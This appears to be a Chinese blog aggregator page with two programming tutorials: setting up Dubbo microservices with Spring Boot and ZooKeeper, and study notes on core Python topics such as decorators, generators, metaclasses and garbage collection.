首页 文章 精选 留言 我的

精选列表

搜索[监督学习],共10000篇文章
优秀的个人博客,低调大师

SpringBoot学习之集成dubbo


一、摘自官网的一段描述 1.背景 随着互联网的发展,网站应用的规模不断扩大,常规的垂直应用架构已无法应对,分布式服务架构以及流动计算架构势在必行,亟需一个治理系统确保架构有条不紊的演进。 单一应用架构 当网站流量很小时,只需一个应用,将所有功能都部署在一起,以减少部署节点和成本。此时,用于简化增删改查工作量的数据访问框架(ORM)是关键。 垂直应用架构 当访问量逐渐增大,单一应用增加机器带来的加速度越来越小,将应用拆成互不相干的几个应用,以提升效率。此时,用于加速前端页面开发的Web框架(MVC)是关键。 分布式服务架构 当垂直应用越来越多,应用之间交互不可避免,将核心业务抽取出来,作为独立的服务,逐渐形成稳定的服务中心,使前端应用能更快速的响应多变的市场需求。此时,用于提高业务复用及整合的分布式服务框架(RPC)是关键。 流动计算架构 当服务越来越多,容量的评估,小服务资源的浪费等问题逐渐显现,此时需增加一个调度中心基于访问压力实时管理集群容量,提高集群利用率。此时,用于提高机器利用率的资源调度和治理中心(SOA)是关键。 为什么我贴出这段话,它描述了互联网架构的演变,关键要素及dubbo存在的意义,可谓简约而不简单 官网地址,在这里关于dubbo的介绍我就不再这里阐述了,官网有中文的说明而且很详细 2、需求 在大规模服务化之前,应用可能只是通过 RMI 或 Hessian 等工具,简单的暴露和引用远程服务,通过配置服务的URL地址进行调用,通过 F5 等硬件进行负载均衡。 当服务越来越多时,服务 URL 配置管理变得非常困难,F5 硬件负载均衡器的单点压力也越来越大。此时需要一个服务注册中心,动态的注册和发现服务,使服务的位置透明。并通过在消费方获取服务提供方地址列表,实现软负载均衡和 Failover,降低对 F5 硬件负载均衡器的依赖,也能减少部分成本。 当进一步发展,服务间依赖关系变得错踪复杂,甚至分不清哪个应用要在哪个应用之前启动,架构师都不能完整的描述应用的架构关系。这时,需要自动画出应用间的依赖关系图,以帮助架构师理清理关系。 接着,服务的调用量越来越大,服务的容量问题就暴露出来,这个服务需要多少机器支撑?什么时候该加机器?为了解决这些问题,第一步,要将服务现在每天的调用量,响应时间,都统计出来,作为容量规划的参考指标。其次,要可以动态调整权重,在线上,将某台机器的权重一直加大,并在加大的过程中记录响应时间的变化,直到响应时间到达阀值,记录此时的访问量,再以此访问量乘以机器数反推总容量。 以上是 Dubbo 最基本的几个需求。 点评:其实前半段就是描述了注册中心必要性,后半段说明了监控与分析的重要性,恰好dubbo有独特的monitor模块 3、架构 这个图不多说了,描述了一个服务注册与发现的场景 : 服务容器负责启动,加载,运行服务提供者。 服务提供者在启动时,向注册中心注册自己提供的服务。 服务消费者在启动时,向注册中心订阅自己所需的服务。 注册中心返回服务提供者地址列表给消费者,如果有变更,注册中心将基于长连接推送变更数据给消费者。 服务消费者,从提供者地址列表中,基于软负载均衡算法,选一台提供者进行调用,如果调用失败,再选另一台调用。 服务消费者和提供者,在内存中累计调用次数和调用时间,定时每分钟发送一次统计数据到监控中心。 二、使用spring-boot快速搭建dubbo 1.项目结构图 2. 编写service-api层代码 IStudentService: package com.hzgj.lyrk.dubbo.api; import com.hzgj.lyrk.dubbo.dto.StudentDTO; public interface IStudentService { StudentDTO getStudentById(Integer id); } View Code StudentDTO:注意必须实现serializable接口 package com.hzgj.lyrk.dubbo.dto; import lombok.Data; import java.io.Serializable; @Data public class StudentDTO implements Serializable { private Integer id; private String name; } View Code 3.编写student-server模块 3.1首先添加gradle依赖项: dependencies { // testCompile group: 'junit', name: 'junit', version: '4.12' compile 'com.alibaba.boot:dubbo-spring-boot-starter:0.1.0' // https://mvnrepository.com/artifact/com.101tec/zkclient compile group: 'com.101tec', name: 'zkclient', version: '0.10' compile project(":service-api") } View Code 3.2 StudentServer: package com.hzgj.lyrk.dubbo.student.server; import com.alibaba.dubbo.config.annotation.Service; import com.hzgj.lyrk.dubbo.api.IStudentService; import com.hzgj.lyrk.dubbo.dto.StudentDTO; @Service public class StudentService implements IStudentService { @Override public StudentDTO getStudentById(Integer id) { StudentDTO studentDTO = new StudentDTO(); studentDTO.setId(id); studentDTO.setName("学号为" + id + "的学生"); return studentDTO; } } View Code 注意此处@Service要用 com.alibaba.dubbo.config.annotation.Service 3.3 编写启动类: package com.hzgj.lyrk.dubbo.student; import org.springframework.boot.SpringApplication; import org.springframework.boot.autoconfigure.SpringBootApplication; @SpringBootApplication public class StudentApplication { public static void main(String[] args) { SpringApplication.run(StudentApplication.class, args); } } View Code 3.4 application.yml文件 server: port: 8100 spring: application: name: student-server dubbo: application: name: student-server id: student-server version: 1.0 scan: base-packages: com.hzgj.lyrk.dubbo.student.server registry: address: zookeeper://localhost:2181 View Code 在这里面我们注意以下几点: 1)首先定义spring.application.name这个不多说了 遵守规范就行 2)dubbo集成的配置时通常以dubbo.xxxx打头 3)dubbo.scan.base-packages:主要是扫描dubbo的注解包 4)dubbo.registry.address:是指定注册中心的地址,这里我们使用zookeeper作为注册中心 3.5 启动成功时,我们通过zkCli能够发现在zookeeper存在如下节点: 这里面的结构为:/dubbo/接口的类全名/节点 4、编写消费端:project-portal 4.1 添加gradle依赖: dependencies { compile 'com.alibaba.boot:dubbo-spring-boot-starter:0.1.0' // https://mvnrepository.com/artifact/com.101tec/zkclient compile group: 'com.101tec', name: 'zkclient', version: '0.10' compile project(":service-api") } View Code 4.2 编写controller package com.hzgj.lyrk.dubbo.portal.controller; import com.alibaba.dubbo.config.annotation.Reference; import com.hzgj.lyrk.dubbo.api.IStudentService; import com.hzgj.lyrk.dubbo.dto.StudentDTO; import org.springframework.web.bind.annotation.GetMapping; import org.springframework.web.bind.annotation.PathVariable; import org.springframework.web.bind.annotation.RestController; @RestController public class StudentController { @Reference private IStudentService studentService; @GetMapping("/student/id/{stuId}") public StudentDTO getStudent(@PathVariable Integer stuId) { return studentService.getStudentById(stuId); } } View Code 注意:@Reference注解的使用 4.3 编写启动类 package com.hzgj.lyrk.dubbo.portal; import org.springframework.boot.SpringApplication; import org.springframework.boot.autoconfigure.SpringBootApplication; @SpringBootApplication public class PortalApplication { public static void main(String[] args) { SpringApplication.run(PortalApplication.class, args); } } View Code 4.4 编写application.yml spring: application: name: project-portal server: port: 8101 dubbo: registry: address: zookeeper://localhost:2181 application: version: 1.0 id: project-portal name: project-portal View Code 测试一下: 三 、后话- Dubbo与SpringCloud 其实,这两者都是当下微服务典型的技术解决方案,可谓一时瑜亮,只不过在国内dubbo比较流行一些,原因其实很简单: 1. dubbo官方文档详细且有中文,而且运行原理技术解决方案描述比较透彻 2.国内的架构师有许多来自于阿里,对dubbo的推广起到了不可磨灭的作用 3.由于dubbo出现的较早,当然也开源。对于当时可谓轰动一时,各大公司争先使用,即使到现在谁也不愿意将原先的项目大刀阔斧的用新技术重构。 相反,在国外的社区,dubbo的使用广度恐怕就远不及SpringCloud了。原因其实也很明了:就公司而言,dubbo出自于阿里,属于商业公司。我觉得阿里的框架肯定优先满足于自己的业务与利益。而springcloud出自于Spring的产品族,而其公司本身就是为了简化企业的开发模式,为各大企业所服务。因此他们的本身出发点就不同,我觉得这个才是必要因素。 但是有几点我在这里重点提一下: 1. 就完成的功能而言:dubbo其实是SpringCloud组件中的一部分,也就相当于netflix中的eureka+小半个Hystrix+ribbon+feign。但是SpringCloud集成的诸如:链路跟踪,分布式配置,网关路由等,目前dubbo里还没有找到,也有可能我没有发现。因此在dubbo里需要使用这些功能,我们还要借助于第三方的实现。 2. dubbo是基于rpc实现远程调用,springcloud各个服务之间调用还是经过http,就性能而言是要弱于dubbo的,毕竟dubbo是经过阿里庞大的业务产品族和并发量考验的,不过这并不代表springcloud性能会很差 3. 常用的dubbo的技术使用方案还是基于spring,因此,我还是愿意把幕后英雄归功于spring 4. spring-cloud就相当于电脑的品牌机,拿来很方便的使用,因此它绝对是中小型公司(没有过多的精力和成本去搞基础研发)福音。而dubbo就好比是组装机,我们通过其已有的实现,完整的文档装配成我们自己想要的一套微服务方案。

优秀的个人博客,低调大师

python核心学习笔记

import 导入模块 1.import导入模块 import 导入模块(搜索路径) import sys sys.path 从列出的目录里依次查找要导入的模块文件 程序导入路径 因为sys.path返回的是一个列表,那么就可以用sys.path.append("需要导入的模块路径"),相对路径不用/,绝对路径/开头 重新导入模块 模块被导入后,如果某一方更新了这个模块,但是import module不能重新导入模块,重新导入需用from imp import *,然后再使用reload(test)即可重新导入 2.循环导入 循环导入就是程序在导入某个模块的过程中,该模块里的函数又需要导入自身的这个模块,如此进入死循环, 避免循环导入:所有在开发的过程中,开发者们写的模块不能相互调用,即应该相互隔开,然后由架构师来负责整体的模块调用使用,也就是上下设计分层,降低耦合 3.在一般情况下,如果仅仅是用作模块引入,不必写if __name__ =="__main__": ==和is 1.==和is is 是比较两个引用是否指向了同一个对象(引用比较)。a is b :返回False == 是比较两个对象是否相等 a ==b:返回True 总结:判断两者内容用==,判断两者是否指向同一个用is,如果是数字则在一个负数到正的一百二十多,==和is都为True,过了这个范围两者就不指向一个对象了 浅拷贝和深拷贝 1.浅拷贝和深拷贝 浅拷贝是对于一个对象的顶层拷贝,通俗的理解是:拷贝了引用,并没有拷贝内容 相当于把变量里面指向的一个地址给了另一个变量就是浅拷贝,而没有创建一个新的对象,如a=b 深拷贝首先要import copy,然后c = copy.deepcopy(a),就表示把a的内容深拷贝到c中,如果发现了a中也存在引用的内容,则递归拷贝,也就是把当前的这个引用的对象继续深拷贝 copy和deepcopy的区别 copy:浅拷贝,里面如果有可变类型,修改这个可变类型(如list),被拷贝的对象也会相应改变,仅仅拷第一层,如果是不可变类型,就一层都不拷,如果是可变类型就拷一层 deepcopy:深拷贝,里面不管是可变类型和不可变类型,被拷贝的对象都不会受到影响,递归拷贝 copy和deepcopy拷贝元组的特点 使用copy模块的copy功能的时候,它会根据当前拷贝的数据类型是可变类型还是不可变类型有不同的处理方式,如元组是不可变类型,拷贝多份没有用,对copy来说,如果是可变类型就拷一层,如果是不可变类型,就一层都不拷 进制丶位运算 1.进制间的转换 bin(10) #10进制转为2进制 int("1001",2) #2进制转为10进制 hex(10) #10进制转为16进制 int('ff',16) #16进制转为10进制 bin(0xa) #16进制转为2进制 oct(8) #10进制转为8进制 hex(0b1001) #2进制转为16进制,0b表示二进制 2.位运算的介绍 & 按位与 | 按位或 ^ 按位异或 ~ 按位取反 << 按位左移 >> 按位右移 用途:直接操作二进制,省内存,效率高 私有化 1.私有化 xx: 公有变量 _x: 单前置下划线,私有化属性或方法,from somemodule import *禁止导入,类对象和子类可以访问 __xx:双前置下划线,避免与子类中的属性命名冲突,无法在外部直接访问(名字重整所以访问不到) __xx__:双前后下划线,用户名字空间的魔法对象或属性。例如:__init__ , __ 不要自己发明这样的名字 xx_:单后置下划线,用于避免与Python关键词的冲突 总结: 父类中属性名为__名字的,子类不继承,子类不能访问 如果在子类中向__名字赋值,那么会在子类中定义的一个与父类相同名字的属性 _名的变量、函数、类在使用from xxx import *时都不会被导入 属性property 1.属性property-1 私有属性添加getter和setter方法 使用property升级getter和setter方法 #num = property(getNum,setNum) #将方法转换为只读#注意点:#1.Num到底是调用getNum()还是setNum(),要根据实际的场景来判断,值得注意的是一定要先填getNum后setNum#2.如果是给t.num赋值,那么一定调用setNum() #3.如果是获取t.num的值,那么就一定调用getNum() #property的作用:相当于把方法进行了封装,开发者在对属性设置数据的时候更方便 2.属性property-2 第二种的property的方法 @property #修饰器 def num(self): print("------getter-----") return self.__num @num.setter #修饰器 def num(self,new_num): print("------setter------") self.__num = new_num t.num = 20 print(t.num) 迭代器 1.迭代器 迭代是访问集合元素的一种方式。迭代器是一个可以记住遍历的位置的对象。迭代器对象从集合的第一个元素开始访问,直到所有的元素被访问完结束。迭代器只能往前不会后退。 2.可迭代对象 可以直接用for 循环遍历的数据类型有以下几种: 一类是集合数据类型,如 list 、 tuple 、 dict 、 set 、 str 等; 一类是 generator(列表生成式,生成器) ,包括生成器和带 yield 的generator function。 这些可以直接作用于 for 循环的对象统称为可迭代对象: Iterable 。 3.判断是否可以迭代 可以使用 isinstance() 判断一个对象是否是 Iterable 对象: from collections import Iterable isinstance([ ], Iterable),如果可以迭代就返回True 而生成器不但可以作用于 for 循环,还可以被 next() 函数不断调用并返回下一个值,直到最后抛出 StopIteration 错误表示无法继续返回下一个值了。 4.迭代器可以被next()函数调用并不断返回下一个值的对象称为迭代器:Iterator。 可以使用 isinstance() 判断一个对象是否是 Iterator 对象: 生成器(i for i in range(10))一定是迭代器,但迭代器不一定是生成器 from collections import Iterator isinstance((x for x in range(10)), Iterator),如果是的话就返回True 5.iter( )函数 生成器都是 Iterator(迭代器)对象,但 list 、 dict 、 str 虽然是 Iterable (可迭代),却不是 Iterator (迭代器) 把 list 、 dict 、 str 等 Iterable(可迭代) 变成 Iterator(迭代器) 可以使用 iter() 函数,就好比人可以游泳,但不是天生就会,可迭代对象就好比人,迭代器就好比会游泳的人,需要经过iter( )训练一样 isinstance(iter([ ]), Iterator) True 闭包 1.函数的引用 test1() #调用函数 ret = test #引用函数 ret() #通过引用调用函数 2.什么是闭包 在函数内部再定义一个函数,并且这个函数用到了外边函数的变量,那么将这个函数以及用到的一些变量称之为闭包 def test(number): print("-----1-----") def test_in(number2): print("----2-----") print(number+number2) print("------3------") #把函数的引用返回了 return test_in#用来接收test(100),指向类一个函数体,这个100传给了numberret = test(100)#这个1传给了number2ret(1) 这个返回101 ret(100) 这个返回200 ret(200) 这个返回300 3.闭包再理解 内部函数对外部函数作用域里变量的引用(非全局变量),则称内部函数为闭包 闭包的实际例子: def line_conf(a, b): def line(x): return a*x + b return lineline1 = line_conf(1, 1)line2 = line_conf(4, 5)print(line1(5)) print(line2(5)) 这个例子中,函数line与变量a,b构成闭包。在创建闭包的时候,我们通过line_conf的参数a,b说明了这两个变量的取值,这样,我们就确定了函数的最终形式(y = x + 1和y = 4x + 5)。我们只需要变换参数a,b,就可以获得不同的直线表达函数。由此,我们可以看到,闭包也具有提高代码可复用性的作用 装饰器 1.装饰器 装饰器是程序开发中经常会用到的一个功能,用好了装饰器,开发效率如虎添翼,所以这也是Python面试中必问的问题,但对于好多初次接触这个知识的人来讲,这个功能有点绕,自学时直接绕过去了,然后面试问到了就挂了,因为装饰器是程序开发的基础知识,这个都不会,别跟人家说你会Python, 看了下面的文章,保证你学会装饰器。 在有两个重名的函数中,Python解释器会调用最后定义的那重名函数,因为在python里,第一个函数指向的是一片内存,然后又让这个函数指向另一片内存,就会利用第二片内存来执行,所有函数名应尽量避免相同 写代码要遵循开放封闭原则,虽然在这个原则是用的面向对象开发,但是也适用于函数式编程,简单来说,它规定已经实现的功能代码不允许被修改,但可以被扩展,即: 封闭:已实现的功能代码块 开放:对扩展开发 实例:def w1(func): def inner(): # 验证1 # 验证2 # 验证3 func() return inner @w1 #装饰器 def f1(): print('f1') @w1 #装饰器 def f2(): print('f2') ........ 对于上述代码,也是仅仅对基础平台的代码进行修改,就可以实现在其他人调用函数 f1 f2 f3 f4 之前都进行【验证】操作,并且其他业务部门无需做任何操作 装饰器的功能: 引入日志 函数执行时间统计 执行函数前预备处理 执行函数后清理功能 权限校验等场景 缓存 如果是有多个装饰器的情况,一般是先装饰最下面的一个,然后依次往上,@w1类比于f1 = w1(f1) 装饰有参数的函数: 在传递参数的时候,需要在闭包里面定义一个形参,闭包里面的调用的函数也要定义一个形参,否则会导致两部分函数调用失败 装饰不定长的参数的函数:在传递参数的时候,需要在闭包里面定义一个*args和**kwargs,闭包里面的调用的函数也要定义一个*args和**kwargs,这样就可以在调用的时候传递任意长度的参数,增加代码的可复用性 装饰带返回值的函数:需要在闭包里面进行一个接收,也就是ret = test(),然后再把接收到的return ret出去,这样在装饰的test才能返回出当前需要返回的东西,否则只会返回None 通用的装饰器: 例:def w1(func):print("-----正在装饰-----") def inner(*args,**kwargs): print("---正在验证权限---") print("----记录日志----") ret = func(*args,**kwargs) #保存返回来的haha return ret #把haha返回到17行的调用 return inner 带有参数的装饰器: 也就是在原来包含一个闭包的函数外面再给他套一个函数,用来传递装饰器的参数 如: def func_arg(arg): def w1(func): print("---记录日志---") def inner(*args,**kwargs): func(*args,**kwargs) #保存返回来的haha return inner return w1 @func_arg("heihei")def f1(): print("----f1----") #1.先执行func_arg("heihei")函数,这个函数return的结果是#2.@w1#3.使用@w1对f1进行装饰作用:带有参数的装饰器,能够起到在运行时,有不同的功能 作用域 1.作用域 什么是命名空间:变量命名的范围(变量起作用的范围) LEGB规则:Python 使用 LEGB 的顺序来查找一个符号对应的对象,即locals -> enclosing function -> globals -> builtins locals,当前所在命名空间(如函数、模块),函数的参数也属于命名空间内的变量 enclosing,外部嵌套函数的命名空间(闭包中常见) globals,全局变量,函数定义所在模块的命名空间 builtins,内建模块的命名空间 在Python中,有一个内建模块,该模块中有一些常用函数;在Python启动后,且没有执行程序员所写的任何代码前,Python会首先加载该内建函数到内存。另外,该内建模块中的功能可以直接使用,不用在其前添加内建模块前缀,其原因是对函数、变量、类等标识符的查找是按LEGB法则,其中B即代表内建模块 比如:内建模块中有一个abs()函数,其功能求绝对值,如abs(-20)将返回20 python是动态语言 1.python是动态语言 动态编程语言 是 高级程序设计语言 的一个类别,在计算机科学领域已被广泛应用。它是一类 在运行时可以改变其结构的语言 :例如新的函数、对象、甚至代码可以被引进,已有的函数可以被删除或是其他结构上的变化。动态语言目前非常具有活力。例如JavaScript便是一个动态语言,除此之外如 PHP 、 Ruby 、 Python 等也都属于动态语言,而 C 、 C++ 等语言则不属于动态语言,这种动态语言的应用就好比是在没有更新app的情况下,它的界面在后台也可以被开发者更改,因为它是动态的,可以把新增的动态程序放置在文本,只要加载一遍即可 运行的过程中给对象绑定(添加)属性:也就是说给对象绑定一个实例属性(这个属性是初始化之外的额外属性),只有这个创建对象的属性如laozhao.addr = "北京" 运行的过程中给类绑定(添加)属性:如果需要所有的一个类的实例加上一个属性怎么办呢? 答案就是直接给这个类绑定属性,如Person.sex = "male" 运行的过程中给类绑定(添加)方法:如果是对这个类绑定一个实例方法,那么就要先import types,然后如 对象.方法名 = types.MethodType(函数名, 对象),把run这个方法绑定到P对象上。如果是静态方法和类方法,就直接用 类名.方法名=函数名 运行的过程中删除属性、方法: del 对象.属性名 delattr(对象, "属性名") __slots__的作用 1.__slots__的作用 动态语言:可以在运行的过程中,修改代码 静态语言:编译时已经确定好代码,运行过程中不能修改 为了达到限制的目的,Python允许在定义class的时候,定义一个特殊的__slots__变量,来限制该class实例能添加的属性,如__slots__ = ("name","age"),就可以达到限制name和age的属性,如果发现有添加其他属性的程序就会发生异常 使用__slots__要注意,__slots__定义的属性仅对当前类实例起作用,对继承的子类是不起作用的 生成器 1.生成器 什么是生成器: 通过列表生成式,我们可以直接创建一个列表。但是,受到内存限制,列表容量肯定是有限的。而且,创建一个包含100万个元素的列表,不仅占用很大的存储空间,如果我们仅仅需要访问前面几个元素,那后面绝大多数元素占用的空间都白白浪费了 创建生成器方法1: 要创建一个生成器,有很多种方法。第一种方法很简单,只要把一个列表生成式的 [ ] 改成 ( ) 如 L = [ x*2 for x in range(5)]和G = ( x*2 for x in range(5)),L 是一个列表,而 G 是一个生成器,可以通过 next(G) 函数获得生成器的下一个返回值,不断调用 next() 实在是太变态了,正确的方法是使用 for 循环,因为生成器也是可迭代对象 创建生成器方法2: fib函数变成generator,只需要把print(b)改为yield b就可以了,循环过程中不断调用 yield ,就会不断中断。当然要给循环设置一个条件来退出循环,不然就会产生一个无限数列出来,当循环到没有元素的时候,将会生成异常,这时候就要用try和exception来检测异常,#print自动检测异常并停止,但是next()就要用try ,在创建生成器的时候需要接收函数的返回值#1.next(返回函数名)和 #2.返回函数名.__next__()是一样的方法来获取下一个返回值 总结:生成器是这样一个函数,它记住上一次返回时在函数体中的位置。对生成器函数的第二次(或第 n 次)调用跳转至该函数中间,而上次调用的所有局部变量都保持不变,生成器不仅“记住”了它数据状态;生成器还“记住”了它在流控制构造(在命令式编程中,这种构造不只是数据值)中的位置 生成器的特点: 节约内存 迭代到下一次的调用时,所使用的参数都是第一次所保留下的,即是说,在整个所有函数调用的参数都是第一次所调用时保留的,而不是新创建的 send用法: 如果在在程序中有个变量等于yield,不是说把yield的值给了这个变量,而是接下来在下一次调用执行一次的时候可以传一个值,t.send("haha")和t.__next__()都可以让生成器继续执行,不同的是send可以传递一个值 但是不能在程序刚开始执行就用send传值,有两种方法,要么先用__next__调用一次,再send一个值,或者t.send(None) 生成器.完成多任务: 控制多个任务执行的情况 类装饰器(扩展,非重点) 1.类装饰器(扩展,非重点) 装饰器函数其实是这样一个接口约束,它必须接受一个callable对象作为参数,然后返回一个callable对象。在Python中一般callable对象都是函数,但也有例外。只要某个对象重写了 __call__() 方法,那么这个对象就是callable的 class Test(object): def __init__(self, func): print("---初始化---") print("func name is %s"%func.__name__) self.__func = func def __call__(self): print("---装饰器中的功能---") self.__func() #说明:#1. 当用Test来装作装饰器对test函数进行装饰的时候,首先会创建Test的实例对象# 并且会把test这个函数名当做参数传递到__init__方法中# 即在__init__方法中的func变量指向了test函数体##2. test函数相当于指向了用Test创建出来的实例对象##3. 当在使用test()进行调用时,就相当于让这个对象(),因此会调用这个对象的__call__方法##4. 为了能够在__call__方法中调用原来test指向的函数体,所以在__init__方法中就需要一个实例属性来保存这个函数体的引用# 所以才有了self.__func = func这句代码,从而在调用__call__方法中能够调用到test之前的函数体@Testdef test(): print("----test---")test() showpy()#如果把这句话注释,重新运行程序,依然会看到"--初始化--" 元类 1.元类 类也是对象: 在大多数编程语言中,类就是一组用来描述如何生成一个对象的代码段,类同样也是一种对象 动态的创建类: 因为类也是对象,你可以在运行时动态的创建它们,就像其他任何对象一样def choose_class(name): if name == 'foo': class Foo(object): pass return Foo # 返回的是类,不是类的实例 else: class Bar(object): pass return Bar MyClass = choose_class('foo') 当你使用class关键字时,Python解释器自动创建这个对象 2.使用type创建类: type还有一种完全不同的功能,动态的创建类,type可以像这样工作: type(类名, 由父类名称组成的元组(针对继承的情况,可以为空),包含属性的字典(名称和值)) 如:Test2 = type("Test2",(),{}) #定了一个Test2类 3. 使用type创建带有属性的类: Foo = type('Foo', (), {'bar':True}) 4.使用type创建带有方法的类: FooChild = type('FooChild', (Foo,), {'echo_bar': echo_bar}) ,这是添加实例方法echo_bar Foochild = type('Foochild', (Foo,), {"echo_bar":echo_bar, "testStatic":testStatic}),添加静态方法 Foochild = type('Foochild', (Foo,), {"echo_bar":echo_bar, "testStatic":testStatic, "testClass":testClass}),添加类方法 5.到底什么是元类: 元类就是用来创建类的“东西,元类就是用来创建这些类(对象)的,元类就是类的类,元类又由元类创建,Python中所有的东西,注意,我是指所有的东西——都是对象。这包括整数、字符串、函数以及类 __metaclass__属性: class Foo(object): __metaclass__ = something… 如果你这么做了,Python就会用元类来创建类Foo。小心点,这里面有些技巧。你首先写下class Foo(object),但是类Foo还没有在内存中创建。Python会在类的定义中寻找__metaclass__属性,如果找到了,Python就会用它来创建类Foo,如果没有找到,就会用内建的type来创建这个类 GC垃圾回收 1.GC垃圾回收 小整数对象池:Python为了优化速度,使用了小整数对象池, 避免为整数频繁申请和销毁内存空间。 Python 对小整数的定义是 [-5, 257) 这些整数对象是提前建立好的,不会被垃圾回收 大整数对象池:每一个大整数,均创建一个新的对象 intern机制:假如要创建n个对象的是一样的字符串,那么python只会创建一个内存空间来存储,其他对象都是引用,但如果字符串中出现空格或其他符号就表示为不同的对象 GC(Garbage collection)垃圾回收: python里也同java一样采用了垃圾收集机制,不过不一样的是: python采用的是引用计数机制为主,标记-清除和分代收集两种机制为辅的策略 2.引用计数机制的优点: 简单 实时性:一旦没有引用,内存就直接释放了。不用像其他机制等到特定时机。实时性还带来一个好处:处理回收内存的时间分摊到了平时 3. 引用计数机制的缺点: 维护引用计数消耗资源 循环引用 4.GC系统所承担的工作远比"垃圾回收"多得多。实际上,它们负责三个重要任务: 为新生成的对象分配内存 识别那些垃圾对象,并且 从垃圾对象那回收内存 5.垃圾回收机制:Python中的垃圾回收是以引用计数为主,分代收集为辅 导致引用计数+1的情况: 对象被创建,例如a=23 对象被引用,例如b=a 对象被作为参数,传入到一个函数中,例如func(a) 对象作为一个元素,存储在容器中,例如list1=[a,a] 6.导致引用计数-1的情况: 对象的别名被显式销毁,例如del a 对象的别名被赋予新的对象,例如a=24 一个对象离开它的作用域,例如f函数执行完毕时,func函数中的局部变量(全局变量不会) 对象所在的容器被销毁,或从容器中删除对象 7. 查看一个对象的引用计数: import sys a = "hello world" sys.getrefcount(a) 可以查看a对象的引用计数,但是比正常计数大1,因为调用函数的时候传入a,这会让a的引用计数+1 有三种情况会触发垃圾回收: 调用gc.collect(), 当gc模块的计数器达到阀值的时候。 程序退出的时候 8.gc模块的自动垃圾回收机制: 必须要import gc模块,并且is_enable()=True才会启动自动垃圾回收。 这个机制的主要作用就是发现并处理不可达的垃圾对象。 垃圾回收=垃圾检查+垃圾回收 在Python中,采用分代收集的方法。把对象分为三代,一开始,对象在创建的时候,放在一代中,如果在一次一代的垃圾检查中,该对象存活下来,就会被放到二代中,同理在一次二代的垃圾检查中,该对象存活下来,就会被放到三代中。 gc模块里面会有一个长度为3的列表的计数器,可以通过gc.get_count()获取,gc.set_threshold(threshold0[, threshold1[, threshold2]) 设置自动执行垃圾回收的频率,例如(700,10,10) 每一次计数器的增加,gc模块就会检查增加后的计数是否达到阀值的数目,700表示阈值,10表示没清理10次零代就清理一次二代,第二个10表示每清理10次一代链表就清理二代一次 注意点:gc模块唯一处理不了的是循环引用的类都有__del__方法,所以项目中要避免定义__del__方法 内建属性和函数 1.内建属性 常用专有属性 说明 触发方式__init__ 构造初始化函数 创建实例后,赋值时使用,在__new__后__new__ 生成实例所需属性 创建实例时__class__ 实例所在的类 实例.__class____str__ 实例字符串表示,可读性 print(类实例),如没实现,使用repr结果__repr__ 实例字符串表示,准确性 类实例 回车 或者 print(repr(类实例))__del__ 析构 del删除实例__dict__ 实例自定义属性 vars(实例.__dict__)__doc__ 类文档,子类不继承 help(类或实例)__getattribute__ 属性访问拦截器 访问实例属性时 __bases__ 类的所有父类构成元素 类名.__bases__ def __getattribute__(self,obj): if obj == 'subject1': print('log subject1') return 'redirect python' else: #测试时注释掉这2行,将找不到subject2 return object.__getattribute__(self,obj) __getattribute__的作用可以用来打印Log日志 __getattribute__的坑 class Person(object): def __getattribute__(self,obj): print("---test---") if obj.startswith("a"): return "hahha" else: return self.test def test(self): print("heihei") t.Person() t.a #返回hahha t.b #会让程序死掉 #原因是:当t.b执行时,会调用Person类中定义的__getattribute__方法,但是在这个方法的执行过程中 #if条件不满足,所以 程序执行else里面的代码,即return self.test 问题就在这,因为return 需要把 #self.test的值返回,那么首先要获取self.test的值,因为self此时就是t这个对象,所以self.test就是 #t.test 此时要获取t这个对象的test属性,那么就会跳转到__getattribute__方法去执行,即此时产 #生了递归调用,由于这个递归过程中 没有判断什么时候推出,所以这个程序会永无休止的运行下去,又因为 #每次调用函数,就需要保存一些数据,那么随着调用的次数越来越多,最终内存吃光,所以程序 崩溃 # # 注意:以后不要在__getattribute__方法中调用self.xxxx 2.内建函数 range(start, stop[, step]) -> list of integers start:计数从start开始。默认是从0开始。例如range(5)等价于range(0, 5); stop:到stop结束,但不包括stop.例如:range(0, 5) 是[0, 1, 2, 3, 4]没有5 step:每次跳跃的间距,默认为1。例如:range(0, 5) 等价于 range(0, 5, 1) map函数 map函数会根据提供的函数对指定序列做映射 map(...) map(function, sequence[, sequence, ...]) -> list function:是一个函数 sequence:是一个或多个序列,取决于function需要几个参数 返回值是一个list filter函数 filter函数会对指定序列执行过滤操作 filter(...) filter(function or None, sequence) -> list, tuple, or string function:接受一个参数,返回布尔值True或False sequence:序列可以是str,tuple,list filter函数会对序列参数sequence中的每个元素调用function函数,最后返回的结果包含调用结果为True的元素。 reduce函数 reduce函数,reduce函数会对参数序列中元素进行累积 reduce(...) reduce(function, sequence[, initial]) -> value function:该函数有两个参数 sequence:序列可以是str,tuple,list initial:固定初始值 reduce依次从sequence中取一个元素,和上一次调用function的结果做参数再次调用function。 第一次调用function时,如果提供initial参数,会以sequence中的第一个元素和initial 作为参数调用function,否则会以序列sequence中的前两个元素做参数调用function。 注意function函数不能为None sorted函数 sorted(...) sorted(iterable, cmp=None, key=None, reverse=False) --> new sorted list 调试 1.调试 pdb是基于命令行的调试工具,非常类似gnu的gdb(调试c/c++) 执行时调试 程序启动,停止在第一行等待单步调试 python -m pdb xxx.py, n(next)执行下一步,l(list)显示当前执行进度,c(continue)继续执行代码,b(break)添加断点,q(quit)中止并退出,clear num删除指定断点,p(print)打印变量的值,a(args)打印所有的形参数据,s(step)进入到一个函数,r执行代码直到从当前函数返回

优秀的个人博客,低调大师

elastic stack学习--logstash配置

